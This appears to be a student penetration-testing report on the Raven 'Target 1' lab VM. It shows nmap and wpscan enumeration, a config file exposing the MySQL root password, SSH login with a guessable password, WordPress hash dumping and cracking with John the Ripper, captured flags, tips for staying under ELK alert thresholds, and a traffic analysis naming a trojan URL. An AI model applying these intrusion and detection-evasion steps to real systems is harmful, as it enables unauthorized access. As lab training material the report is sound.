

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:

01

**Network Topology &  
Critical Vulnerabilities**

02


**Exploits Used**

03

**Methods Used to Avoid  
Detection**

# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address  
Range:192.168.1.0/24  
Netmask:255.255.255.0  
Gateway:192.168.1.1

## Machines

IPv4: 192.168.1.105  
OS: Linux 3.2-4.9  
Hostname: Capstone

IPv4:192.168.1.100  
OS: Linux 3.2-4.9  
Hostname: ELK

IPv4:192.168.1.90  
OS:Linux 3.2-4.9  
Hostname: Kali

IPv4:192.168.1.110  
OS:Linux 3.2-4.9  
Hostname: Target 1



# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4.10
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp	Samba smbd

```
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-13 17:33 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@Kali:~#
```



# Critical Vulnerabilities: Target 1

Wordpress scan shows users Steven and Michael

wpscan --url <http://192.168.1.110/wordpress> --enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Oct 9 09:58:02 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
```



# Critical Vulnerabilities: Target 1

MySQL log in password for root is shown in wp\_config.php

var/www/html/wordpress/wp-config.php

```
michael@target1: /var/www/html/wordpress
File Actions Edit View Help
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 */
:
```

# Critical Vulnerabilities: Target 1

---

## Weak Password

Michael's password is the same as his user name.



# Exploits Used

# Exploitation: SSH

---

Summarize the following:

- How did you exploit the vulnerability?

SSH method to log in with user1 account we found

- What did the exploit achieve?

Gained access to a user shell, also gave us access to flag 2

- Include a screenshot or command output illustrating the exploit.

-ssh michael@192.168.1.110

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Oct 12 10:41:48 2021 from 192.168.1.90
michael@target1:~$
```

```
flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```



# Exploitation: HTTP

Summarize the following:

- How did you exploit the vulnerability?

Nmap and wpscan

- What did the exploit achieve?

Enumerating users and vulnerable plugins from wordpress website

- Include a screenshot or command output illustrating the exploit.

wpscan --url <http://192.168.1.110/wordpress> --enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Oct 9 09:58:02 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
```



# Exploitation:MySQL

## Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?

## Nano into the wp-config file and retrieving the user and pass while inside

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

## Exploit gave us the hash for 'steven' user, as well as flags 3 & 4

- Include a screenshot or command output illustrating the exploit.

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 40
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```

| 5 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

```



# Exploitation MySQL (cont.)

- Include a screenshot or command output illustrating the exploit.

John the ripper was also used in order to crack the hashes we found in the MySQL database, SS below

```
mysql> select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org		2018-08-12 23:31:16		0	Steven Seagull

```
2 rows in set (0.00 sec)
```

```
mysql>
```

```
root@Kali:~# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:25 3/3 0g/s 8053p/s 8053c/s 8053C/s cudlku..cr0003
pink84 (?)
1g 0:00:07:35 DONE 3/3 (2021-10-11 16:52) 0.002193g/s 8114p/s 8114c/s 8114C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```



# Flags 1-4 and 4 again

- Flag 1(b9bbcb33e11b80be759c4e844862482d) In source code of the service.html page
- Flag 2(fc3fd58dcdad9ab23faca6e9a36e581c) In /var/www directory while in the 'michael' user shell.
- Flag 3(afc01ab56b50591e7dccf93122770cd2) In WordPress database
- Flag 4(715dea6c055b9fe3337544932f2941ce) In WordPress database
- Flag 4, with a vengeance(715dea6c055b9fe3337544932f2941ce) In root ~ directory, not sure why it showed up again or if it was meant to only be in one place.

```
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/
```

```
flag2.txt
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
|
|
| flag3{afc01ab56b50591e7dccf93122770cd2}
|
|
| flag4{715dea6c055b9fe3337544932f2941ce}
|
```



# Flag 4 Return of the Flag

We found the 4th flag again after gaining root access, unsure if we were supposed to find it the first time or if this was the intended place for the flag to be found.



# Avoiding Detection

# Stealth Exploitation of Enumeration

---

## Monitoring Overview

- Which alerts detect this exploit?  
when count() grouped over top 5 'http.response.status.code' is ABOVE 400 for last 5 minutes
- Which metrics do they measure?  
http.response.status.code
- Which thresholds do they fire at?  
Above 400

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?  
LDAP(Lightweight Directory Access Protocol) Enumeration which is an anonymous way of running remote queries on a server. The query will disclose sensitive information such as usernames, contact details, and department details



# Stealth Exploitation of Local File inclusion

---

## Monitoring Overview

- Which alerts detect this exploit?

When sum() of http.request.bytes OVER all documents is ABOVE 3500 for the last 1 minute

- Which metrics do they measure?

http.request.bytes

- Which thresholds do they fire at?

Above 3500

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?

Limit the size of the file below 3500 bytes

# Stealth Exploitation of Director of Exploration

---

## Monitoring Overview

- Which alerts detect this exploit?

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 for the last 5 minutes

- Which metrics do they measure?

system.process.cpu.total.pct

- Which thresholds do they fire at? 0.5

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-09 09:07 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00054s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrdp
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)
```

# Stealth Exploitation of Director of Exploration (continued)

---

## Mitigation Detection

### Mitigating Detection

- How can you execute the same exploit without triggering the alert?

You can use google dorking which is a search used by an attacker to gain access to information that corporations and individuals did not intend to make publicly available

- Are there alternative exploits that may perform better?

```
nmap --sV 192.168.1.0/24
```



# Traffic Profile

# Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205, 185.243.115.84, 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	VSS Monitoring Ethernet trailer, HTTP, (TLS)	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	24-bit block	Observed subnet ranges.
# of Malware Species	Trojan (june11.dll)	Number of malware binaries identified in traffic.

# Behavioral Analysis

---

## Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

### “Normal” Activity

- Normal use of the websites via wordpress traffic
- Standard files transferred (favicons, standard scripts, supporting images)
- Application Programming Interfaces (APIs) necessary to support the browser-site interaction

### Suspicious Activity

- files.publicdomaintorrents.com used to download “Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent”
- <http://205.185.125.104/files/june11.dll>



# Illegal Downloads

---

## Protocol Observed:

- HTTP

## ● Traffic Analyzed:

- User was browsing publicdomaintorrents.com and downloaded a torrent.
- User downloaded a Trojan from <http://205.185.125.104/files/june11.dll>

## ● Possibly Interesting Files:

- Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent



The End